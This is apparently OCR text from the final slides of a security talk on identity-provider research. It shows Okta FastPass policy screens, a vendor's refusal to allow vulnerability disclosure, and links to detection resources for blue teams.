
Okta Verify³

³ Phishing resistance may vary based on combinations of apps, browser, operating system, and more. [Learn more](#).



Demo

Prompt Decision



Okta FastPass

No Prompt

THEN

THEN Access is Denied Allowed after successful authentication

AND User must authenticate with Possession factor

AND Possession factor constraints are

- Phishing resistant
- Hardware protected
- Exclude phone and email authenticators
- Require user interaction
- Require PIN or biometric user verification

Learn more about [possession factor constraints](#)

Your org's authenticators that satisfy this requirement:

1 factor type

Okta Verify³

³ Phishing resistance may vary based on combinations of apps, browser, operating system, and more. [Learn more](#).



Okta FastPass

No Prompt

The image shows a dual-monitor setup. The left monitor displays a macOS desktop environment with a scenic view of rolling hills and forests as the wallpaper. The Dock at the bottom contains various application icons. A browser window titled "secport-trial-5926916 - Sign in" is open, showing a login screen for Okta FastPass. The right monitor displays a terminal window titled "bash-3.2\$". The command "python ./oktaserver.py" is entered and running, indicated by the three dots at the end of the command line.



Provider Testing Challenges

Provider Testing Challenges

Access & Restrictions

Access

While some provide a free trial, some hide access behind a “Call Us For a Trial” sales-wall.

Bug Bounty Restrictions

Testing is permitted, but publishing findings is difficult when Bug Bounty prevents disclosure



Disclosure for me.. Not for thee

Very good experience with Okta
when disclosing

Ability to inform customers is
restricted

Keeps me (and others) from
disclosing issues

Hi xpn-security,

Thank you for your submission. The Okta team has validated [REDACTED] accept it for further investigation.

Once triaged, could you advice the fix timeline as I'm looking to disclose this issue on my blog upon remediation. Thanks.

Regarding this, we would like to remind you that unfortunately, Okta does not allow the disclosure of vulnerabilities.

Best regards,



Recommended Resources for BlueTeam

Over to you, blue team...

Elastic published how to get started with detection engineering:

<https://www.elastic.co/security-labs/monitoring-okta-threats-with-elasticsearch-security>

Splunk rules for Okta:

https://research.splunk.com/stories/suspicious_okta_activity/

Not a lot out there for Ping / OneLogin

Have your Pentesters / Red Team target assets behind your IdP!

More internals are coming... <https://blog.xpnsec.com/>





Thank you

Any Questions?

Adam Chester | adam.chester@trustedsec.com

